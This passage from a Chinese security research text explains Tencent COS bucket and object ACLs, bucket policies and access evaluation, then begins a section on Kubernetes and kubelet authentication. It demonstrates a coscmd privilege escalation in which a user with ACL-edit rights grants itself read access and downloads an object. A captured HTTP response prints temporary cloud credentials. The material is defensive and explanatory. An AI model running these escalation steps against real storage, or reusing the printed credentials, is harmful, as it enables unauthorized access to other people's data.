但是细心的读者可能会发现一个有意思的问题，在配置用户权限时，ACL 中默认的 Owner 的 FULL_CONTROL 权限不见了

消失的 Owner 权限

对比一下公共权限章节中私有读写部分的 ACL，我们发现了一个问题，见下图：




图 3-26 公有权限相同、用户权限不同时 ACL 差异性

虽然我们仅仅是在用户权限处增加了一个新用户，并没有删除也没有办法删除控制台中默认的主账号的完全控制权，但是 ACL 中默认的拥有完全控制权的主账号条目不见了，见上图红框处。

这样会不会导致主账号失去了存储桶的控制权呢？经过测试发现，主账号依然拥有存储桶的完全控制权，这是问什么呢？

通过查阅官方文档，我们发现了答案：




图 3-27

资源的拥有者，即 Owner 始终对资源具备完全控制权，无论 ACL 中是否存在此项。

05. 存储桶策略（Bucket Policy）

在分析完 ACL 之后，我们来看看 Policy。存储桶策略（Bucket Policy）使用 JSON 语言描述，支持向匿名身份或任何 CAM 账户授予对存储桶、存储桶操作、对象或对象操作的权限，在对象存储中存储桶策略可以用于管理该存储桶内的几乎所有操作。Policy 属性见下图：

维度	类型	描述方式	支持的身份	支持的资源粒度	支持的操作	支持的效力
Bucket	访问策略语言（Policy）	JSON	子账号、角色、腾讯云服务、其他主账号、匿名用户等	存储桶、对象、前缀等	每一个具体的操作	允许/显式拒绝

表 3-3 Bucket Policy 属性表

我们可以通过在控制台中添加策略的方式来设置 Policy 权限。

图 3-28 通过控制台添加 Policy

我们添加一个新策略，该策略允许所有用户对我们的存储桶进行所有操作，见下图：

添加策略

当您在授权的时候，建议严格遵循最小权限原则，限定用户执行受限的操作（如仅授权读操作），访问指定前缀的资源，避免授予过大的权限，导致预期外的越权操作，引起数据安全风险。

效力 * 允许 禁止

用户 *

用户类型	账号ID	操作
所有用户	*	删除

添加用户

资源 * 整个存储桶 指定资源

资源路径 * cos-acl-

操作 *

操作名称	操作
所有操作	删除

添加操作

条件

条件名	条件操作符	条件值	操作

添加条件

确定 取消

图 3-29 添加新策略

通过访问 API 接口，获取权限策略。

```
{
    "Statement": [{
        "Action": ["name/cos:*"],
        "Effect": "Allow",
        "Principal": {
            "qcs": ["qcs::cam::anyone:anyone"]
        },
        "Resource": ["qcs::cos:ap-nanjing:uid/          :cos-acl-          /*"],
        "Sid": "costs-16          000262323-194871-90"
    }],
    "version": "2.0"
}
```

图 3-30

可以发现，Policy 中以共有四个主要的属性：Action、Effect、Principal、Resource，分别对应了控制台中填写的操作、效力、用户、资源路径。与 ACL 仅可以配置的用户与权限选项相比，控制的颗粒更细。

接下来，我们添加一个允许账号 ID 为 123456 的账号对 cos-aclxxx/policy_test 路径的读操作。

图 3-31 配置账号指定资源操作权限

通过访问 API 接口，获取权限策略。

```
{
    "Statement": [{
        "Action": ["name/cos:HeadBucket", "name/cos:ListMultipartUploads", "name/cos:ListParts",
"name/cos:GetObject", "name/cos:HeadObject", "name/cos:OptionsObject"],
        "Effect": "Allow",
        "Principal": {
            "qcs": ["qcs::cam::uin/123456:uin/123456"]
        },
        "Resource": ["qcs::cos:ap:uid/:cos-acl-/policy_test"],
        "Sid": "costs-162618--67"
    }],
    "version": "2.0"
}
```

图 3-32

在这个 Policy 中，我们可以看到更细腻的 Action 与 Resource 配置。

06. 对象访问权限

在对象存储中，每一个对象同样存在着可配置的访问权限，默认继承存储桶的 ACL。

图 3-33 对象访问权限控制台界面

我们将此对象设置为公有读私有写权限，见下图：

图 3-34 配置对象公有读私有写权限

通过查询 GetObjectAcl API 接口，获取其 ACL。

```xml
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
        <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/10001xxx:uin/10001xxx</ID>
                <DisplayName>qcs::cam::uin/10001xxx:uin/10001xxx</DisplayName>
            </Grantee>
            <Permission>FULL_CONTROL</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-34

从 ACL 可见，与存储桶的 ACL 配置项完全一样，只不过这里的 ACL 作用于目标对象而存储桶 ACL 作用于存储桶。

但是对象存储是如何通过 ACL 与 Policy 共同协调控制存储桶权限的呢？

我们接下来看一下对象存储的访问策略评估流程。

07. 访问策略评估机制

在开始介绍对象存储访问策略评估流程之前，我们先介绍一下几个流程中涉及到的重要概念：显示拒绝、显示允许、隐式拒绝以及三者之间的联系：

01 显式拒绝：在用户策略、用户组策略、存储桶 Policy 中针对特定用户有明确的 Deny 策略。

02 显式允许：在用户策略、用户组策略、存储桶 Policy、存储桶 ACL 中通过 grant-*明确指定特定用户针对特定用户有明确的 Allow 策略。

03 隐式拒绝：在默认情况下（未经配置的情况下），所有请求都被隐式拒绝（deny）。

显示拒绝、显式允许、隐式拒绝之间的关系如下：

如果在用户组策略、用户策略、存储桶策略或者存储桶/对象访问控制列表中存在显式允许时，将覆盖此默认值。任何策略中的显式拒绝将覆盖任何允许。

在计算访问策略时，应取基于身份的策略（用户组策略、用户策略）和基于

资源的策略（存储桶策略或者存储桶/对象访问控制列表）中策略条目的并集，根据显示拒绝、显式允许、隐式拒绝之间的关系计算出此时的权限策略。




图 3-35 存储桶鉴权流程

08. 访错误配置导致的安全问题

错误使用公有读写权限

在所有错误配置导致的存储桶安全问题中，最常见的一种便是错误的使用了公有读写权限导致的安全问题。

图 3-36 配置存储桶公有读写访问权限

通过上文的分析可知，公有读权限可以通过匿名身份直接读取用户存储桶中

的数据，存在着严重的安全隐患。

但是有些用户为了避免使用繁杂且细粒度的权限配置，会错误的将其存储桶设置为公有读写，这将导致了其存储桶中的内容被攻击者窃取与篡改。正如本文前言中所描述的 2017 美国国防部承包商数据泄露案例。即便是美国国防部承包商，在使用存储桶进行对象存储时，也会犯下这样的常见错误。

因此，为了保障存储桶安全，建议用户为存储桶配置私有读写权限。

存储桶、对象访问权限差异性问题

存储桶权限与对象权限的差异性，往往会为对象资源来安全性问题。在实际操作中，为了存储桶的安全起见，存储桶的公共权限往往会被设置为私有读写，这也是存储桶的默认公共权限配置，见下图：

图 3-37 配置存储桶私有读写权限

存储桶的私有权限表明，只有该存储桶的创建者及有授权的账号才对该存储桶中的对象有读写权限，其他任何人对该存储桶中的对象都没有读写权限。

但是将存储桶的公共权限设置为私有读写可以完全保护存储桶中的中的对象资源不被读取吗?

在我们测试的这个存储桶中，并未设置 Policy 策略，并且存在着一个名为 p2.png 的对象。

图 3-38 p2.png 对象

而从上文可知，存储桶中的对象也有着其对应的对象权限。

在这里我们将对象 p2.png 的 ACL 权限设置为公有读私有写，见下图：

图 3-39 p2.png 对象配置公有读私有写

通过访问 p2.png 资源 url 可以发现，此时 p2.png 对象可以被访问，见下图：




图 3-40 成功访问 p2.png 对象

测试表明，当存储桶公共权限设置为私有读写时，当存储桶中的对象公共权限为公有读私有写时，此对象依然是可以被读取的。

实际原理很简单，我们为对象 p2.png 设置了公有读私有写 ACL 策略，此时对象资源 p2.png 的 ACL 如下：

```
<AccessControlPolicy>
    <Owner>
        <ID>qcs::cam::uin/100          :uin/100          </ID>
        <DisplayName>qcs::cam::uin/100          :uin/100          </DisplayName>
    </Owner>
    <AccessControlList>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
                <URI>http://cam.qcloud.com/groups/global/AllUsers</URI>
            </Grantee>
            <Permission>READ</Permission>
        </Grant>
        <Grant>
            <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
                <ID>qcs::cam::uin/100          :uin/100          </ID>
                <DisplayName>qcs::cam::uin/100          :uin/100          </DisplayName>
            </Grantee>
            <Permission>FULL_CONTROL</Permission>
        </Grant>
    </AccessControlList>
</AccessControlPolicy>
```

图 3-41

根据上文访问策略评估机制一章可知，对象 p2.png 设置了 AllUsers 用户组的显性允许 READ 权限，因此当匿名用户访问 p2.png 时，即使存储桶设置了私有读写权限，依然可以访问此对象，原理图见下图：




图 3-42 访问 p2.png 时的鉴权流程

因此，单单依靠存储桶的访问权限，并不能保护其中资源的未授权访问情

09. 错误授予的操作 ACL 权限

在 Policy 权限设置中，如果授权用户操作存储桶以及对象 ACL 的权限(GET、PUT）见下图：

图 3-43 授予用户操作 ACL 权限

即使 Policy 中没有授权该用户读取存储桶、写入存储桶、读取对象、写入对象的权限，这个操作依然是及其危险的，因为该用户可以通过修改存储桶以及对象的 ACL 进行越权。

我们在 coscmd 中配置授权用户的密钥信息后，通过 coscmd　list 列出存储桶中内容。

```
λ coscmd  -d list
b'C:\\Users\\ruiqianggao/.cos.conf' is found
config parameter-> appid: [redacted], region: [redacted], endpoint: None, bucket: cos-acl, part_size: 1, max_thread: 5
{'code': 'AccessDenied', 'message': 'Access Denied.', 'resource': '[redacted]ng.myqcloud.com', 'requestid': 'NjBmZjdjNGZfOGE1NGU0MDlfMTA0NTfN
YjA2OWNhODk0NTRkMTBiOWVmMDAxODc0OWRkZjk0ZDM1NmI1M2E2MTRlY2MzZDhmNmI5MWI1OTBjYzE2MjAxN2M1MzJiOTdkZjMxMDVlYTZjN2FiMmI0MTNiMjJjZDk1ZjNiNzUwMWFhZTlhNWU4ZjAwZjI0NDU='}
exiting
```

图 3-43　存储桶 list 操作失败

从返回结果来看，该用户并没有读取存储桶列表的权限，经过测试，用户同样也没有下载 p2.png 对象的权限，见下图：

```
λcoscmd download p2.png D:/p2.png
Response Error Msg Is INVALID
```

图　3-44　下载对象操作失败

但是我们却可以查询存储桶中对象的 ACL，见下图：

```
C:\Users\ruiqianggao\Desktop
λ coscmd  getobjectacl p2.png
+------------+-----------------------------------------------------------------+
|   p2.png   |                                                                 |
+------------+-----------------------------------------------------------------+
|   ACL      |   qcs::cam::uin/100[redacted]057:uin/10[redacted]057: FULL_CONTROL   |
+------------+-----------------------------------------------------------------+
```

图 3-45　成功查看对象 ACL

由于该用户拥有修改存储桶中对象 ACL 的权限，因此可以通过如下指令授予该用户读取 p2.png 的权限，见下图：

```
λ coscmd putobjectacl --grant-read 1000[redacted]e7 p2.png
C:/Users/ruiqianggao/Desktop
```

图 3-46　授予用户 p2.png 读权限

在修改过 p2.png 权限之后，可以顺利的将此对象下载到本地。

```
C:\Users\ruiqianggao\Desktop
λ coscmd download p2.png D:/p2.png
Download cos://cos-acl-1304459781/p2.png   =>   D:/p2.png
```

图 3-47　成功下载 p2.png 对象

资源超范围限定

在使用存储桶进行对象读取或写入操作时，如果没有合理的或者错误的在

Policy 中配置用户允许访问的资源路径（resource），则会出现越权访问，导致用户数据被恶意上传覆盖或被其他用户下载等安全问题。

在 Web 应用开发中，经常会发生此类问题。设想以下场景：在一个 Web 应用使用对象存储来存储用户头像，且通过前端直传的方式将用户上传的头像传至存储桶中，并希望在存储桶/avatar/路径中存储桶用户的头像，由于后端开发时为了方便而进行了不规范的存储桶 Policy 配置，在生成用户用以上传头像的临时密钥时直接将此临时密钥允许访问的 resource 指定为 qcs:cos:<Region>:uid/<APPID>:<BucketName-APPID>/avatar/*路径。

这样以来，系统为每个用户所生成的用以上传以及浏览头像的临时密钥虽然不尽相同，但是这个临时密钥都拥有 qcs::cos:<Region>:uid/<APPID>:<BucketName-APPID>/avatar/*路径中的所有资源的读写权限。

这一错误的配置导致了很多严重的安全问题，由于在此场景下，Web 应用程序使用前端直传的方式访问存储桶，因此后台生成的临时密钥将会发送给前台，任意用户通过网络抓包等手段获取到的临时凭据，可参见下图流量中响应包内容。

```
6  Connection: close
7  x-req-id: BJytIJrqu
8  Pragma: no-cache
9  Cache-Control: no-cache, no-store, must-revalidate
10 Expires: 0
11 Set-Cookie: intl=1; Max-Age=2592000; [blurred] 02 Jul 2021 11:07:35 GMT;
12 Access-Control-Allow-Origin: undefined
13 Access-Control-Allow-Headers: Content-Type
14 Access-Control-Allow-Credentials: true
15 X-Content-Type-Options: nosniff
16
17 {
     "code":0,
     "data":{
       "expiredTime":1622639255,
       "expiration":"2021-06-02T13:07:35Z",
       "credentials":{
         "sessionToken":"cnZ6FEXCC3SX0bVY0liJkpf4mq5TghRaccba60b16f8b6b33d65950d5d0694671agBt5Kd--tERsHdk6IATwcql-
         "tmpSecretId":"AKIDbwGrNwgsFtUsuLKauh-0Q1i0ZBkcLRQ47U1QYnAwsEckMn8EIL-3Qg3UhFCZTKzm",
         "tmpSecretKey":"mqBfvF2AWeV5MthW3bdE0sG6oRE2Job/kC08Mk5Nk8A="
       },
       "requestId":"824f8935-2f1b-46d0-ab05-088cf6104a9a"
     },
     "msg":""
   }
```

图 3-48 从流量中获取临时凭据

在获取了临时密钥之后，攻击者凭借此凭据读写 qcs::cos:<Region>:uid/<APPID>:<BucketName-APPID>/avatar/*路径中的任意对象。攻击者

可以通过此方式覆盖目录中其他用户资源，见下图：

图 3-49 覆盖其他用户资源

上图攻击者通过 test.txt 文件覆盖了 16.png。当然，攻击者也可以轻易的读取此目录中其他用户的文件。

针对此问题的修复方式如下：可以通过每个用户的用户标识来为每一个用户设置一个独用的路径，例如可以在为用户生成临时密钥时，将 policy 中 resource 指定为 qcs::cos:<Region>:uid/<APPID>:<BucketName-APPID>/avatar/<Username>/*来满足规范要求；此外，resource 字段支持以数组的形式传入多个值。因此，也可以显式指定多个 resource 值来完全限定用户有权限访问的最终资源路径。

写在后面

对象存储服务作为一项重要的云上服务，承担了存储用户数据的重要功能。从上文分析可见，对象存储服务提供了细粒度的访问权限控制功能，以保证用户数据的安全性。

但是由于用户使用对象存储服务时安全意识不足或对访问权限以及访问策略评估机制错误的理解，将会导致数据被非法访问或篡改。这些错误的配置包括用户错误的使用公有读写权限、错误授予操作 ACL 权限、配置资源超过范围限定以及对存储桶权限机制错误理解等，这些错误的配置将会造成严重的安全问题。

因此，深入了解对象存储服务所提供的访问权限以及访问策略评估机制，并始终遵循最小权限原则，将会为存储桶中存储的数据安全构筑立体防护体系的一道坚固的门锁，与此同时，也可以通过检查存储桶日志以及文件时间戳来排查存储桶是否被侵害，确保云上资产的安全。

参考文献

1.https://labs.detectify.com/2017/07/13/a-deep-dive-into-aws-s3-access-controls-taking-full-control-over-your-assets/

2.https://blog.lightspin.io/how-to-access-aws-s3-buckets

3.https://blog.lightspin.io/risks-of-misconfigured-s3-buckets

4.https://cloud.tencent.com/document/product/436/40265

5.https://main.qcloudimg.com/raw/document/intl/product/pdf/436_9511_zh.pdf

四、Kubelet 访问控制机制与提权方法研究

本文翻译整理自 rhino 安全实验室：近些年针对 kubernetes 的攻击呈现愈演愈烈之势，一旦攻击者在 kubernetes 集群中站稳脚跟就会尝试渗透集群涉及的所有容器，尤其是针对访问控制和隔离做的不够好的集群受到的损害也会越大。例如由 unit 42 研究人员检测到的 TeamTNT 组织的恶意软件 Siloscape 就是利用了泄露的 AWS 凭证或错误配置从而获得了 kubelet 初始访问权限后批量部署挖矿木马或窃取关键信息如用户名和密码，组织机密和内部文件，甚至控制集群中托管的整个数据库从而发起勒索攻击。根据微步在线的统计上一次遭受其攻击的 IP 地址 90%以上属于中国，因此需要安全人员及时关注并提前规避风险。Siloscape 具体攻击流程如图 4-1 所示。

图 4-1 Siloscape 攻击流程

Kubernetes 集群中所有的资源的访问和变更都是通过 kubernetes API Server 的 REST API 实现的，所以集群安全的关键点就在于如何识别并认证客户端身份并且对访问权限的鉴定，同时 K8S 还通过准入控制的机制实现审计作用确保最后一道安全底线。除此之外 K8S 还配有一系列的安全机制（如 Secret 和 Service Account 等）共同实现集群访问控制的安全，具体请求如图 4-2 所示：




图 4-2 Kubernetes API 请求

其中用户所控制的 kubectl 即每个 Node 节点都会启用的进程，可以把 kubelet 理解成【Server-Agent】架构中的 agent，用来处理 Master 节点下发到本节点的任务，管理 Pod 和其中的容器，比如创建容器、Pod 挂载数据卷、下载 secret、获取容器和节点状态等工作。Kubelet 会在 API Server 上注册节点信息，定期向 Master 汇报节点资源使用情况。如果没有做好相关的权限管控或其遭受了任何的攻击都可能导致对 k8s 集群更广泛的危害。如以下图 4-3 操作。

```
1:/home/ubuntu# kubectl get all
NAME                          READY   STATUS    RESTARTS   AGE
pod/nginx                     1/1     Running   0          8h
pod/nginx-f89759699-8vks9     1/1     Running   0          8h

NAME                   TYPE           CLUSTER-IP     EXTERNAL-IP    PORT(S)          AGE
service/kubernetes     ClusterIP                     <none>         443/TCP          2d4h
service/nginx          LoadBalancer                                 80:30790/TCP     8h

NAME                      READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/nginx     1/1     1            1           8h

NAME                               DESIRED   CURRENT   READY   AGE
replicaset.apps/nginx-f89759699    1         1         1       8h
```

图 4-3 Kubectl 操作

01． K8S 认证鉴权

认证阶段（Authentication）

认证阶段即判断用户是否为能够访问集群的合法用户，API Server 目前提供了三种策略多种用户身份认证方式，他们分别如下表 4-1：

序号	认证策略	认证方式
1	匿名认证	Anonymous requests
2	白名单认证	BasicAuth 认证
3	Token 认证	Webhooks、Service Account Tokens、OpenID Connect Tokens 等
4	X509 证书认证	clientCA 认证，TLS bootstrapping 等

表 4-1 认证表

其中 X509 是 kubernetes 组件间默认使用的认证方式，同时也是 kubectl 客户端对应的 kube-config 中经常使用到的访问凭证，是一种比较安全的认证方式。

鉴权阶段（Authorization）

当 API Server 内部通过用户认证后，就会执行用户鉴权流程，即通过鉴权策略决定一个 API 调用是否合法，API Server 目前支持以下鉴权策略

序号	鉴权策略	概述
1	Always	分为 AlwaysDeny 和 AlwaysAllow，当集群不需要鉴权时选择 AlwaysAllow
2	ABAC	基于属性的访问控制
3	RBAC	基于角色的访问控制
4	Node	一种对 kubelet 进行授权的特殊模式
5	Webhook	通过调用外部 REST 服务对用户鉴权

表 4-2 鉴权表

其中 Always 策略要避免用于生产环境中，ABAC 虽然功能强大但是难以理解且配置复杂逐渐被 RBAC 替代，如果 RBAC 无法满足某些特定需求，可以自行编写鉴权逻辑并通过 Webhook 方式注册为 kubernetes 的授权服务，以实现更加复杂的授权规则。而 Node 鉴权策略主要是用于对 kubelet 发出的请求进行访问控制，限制每个 Node 只访问它自身运行的 Pod 及相关 Service、Endpoints 等信息。

准入控制（Admission Control）

突破了如上认证和鉴权关卡之后，客户端的调用请求还需要通过准入控制的层层考验，才能获得成功的响应，kubernetes 官方标准的选项有 30 多个，还允许用户自定义扩展。大体分为三类验证型、修改型、混合型，顾名思义验证型主要用于验证 k8s 的资源定义是否符合规则，修改型用于修改 k8s 的资源定义，如添加 label，一般运行在验证型之前，混合型及两者的结合。

AC 以插件的形式运行在 API Server 进程中，会在鉴权阶段之后，对象被持久化 etcd 之前，拦截 API Server 的请求，对请求的资源对象执行自定义（校验、修改、拒绝等）操作。

02. Kubelet 认证鉴权

认证

Kubelet 目前共有三种认证方式:

1. 允许 anonymous，这时可不配置客户端证书

```
authentication:
  anonymous:
      enabled: true
```

2. webhook，这时可不配置客户端证书

```
authentication:
  webhook:
    enabled: true
```

3. TLS 认证，也是目前默认的认证方式，对 kubelet 的 HTTPS 端点启用 X509 客户端证书认证。

```
authentication:
  anonymous:
        enabled: false
   webhook:
     enabled: false
   x509:
     clientCAFile: xxxx
```

然而在实际环境当你想要通过 kubectl 命令行访问 kubelet 时，无法传递 bearer tokens，所以无法使用 webhook 认证，这时只能使用 x509 认证。

鉴权

kubelet 可配置两种鉴权方式分别为 AlwaysAllow 和 Webhook，默认的及安全模式 AlwaysAllow，允许所有请求。而 Webhook 的鉴权过程时委托给 API Server 的，使用 API Server 一样的默认鉴权模式即 RBAC。

通常在实际环境中需要我们通过 TBAC 为用户配置相关权限，包括配置用户组以及其相对应的权限。并最终将用户和角色绑定完成权限的配置。

TLS bootstrapping

TLS 在实际实现的时候成本较高，尤其集群中众多的 kubelet 都需要与 kube-API Server 通信，如果由管理员管理证书及权限，很有可能会因为证书过期等问题出现混乱。这时候 Kubelet TLS Bootstrapping 就应运而生了。其主要实现两个功能第一，实现 kubelet 与 kube-API Server 之间的自动认证通信；第二，限制相关访问 API Server 的权限。

K8s 目前默认通过 TLS bootstrapping 这套机制为每个 kubelet 配置签名证书确保与 API Server 的交互安全。其核心思想是由 kubelet 自已生成及向 API Server 提交自已的证书签名请求文件（CSR），k8s-master 对 CSR 签

发后，kubelet 再向 API Server 获取自己的签名证书，然后再正常访问 API Server。具体如图所示：

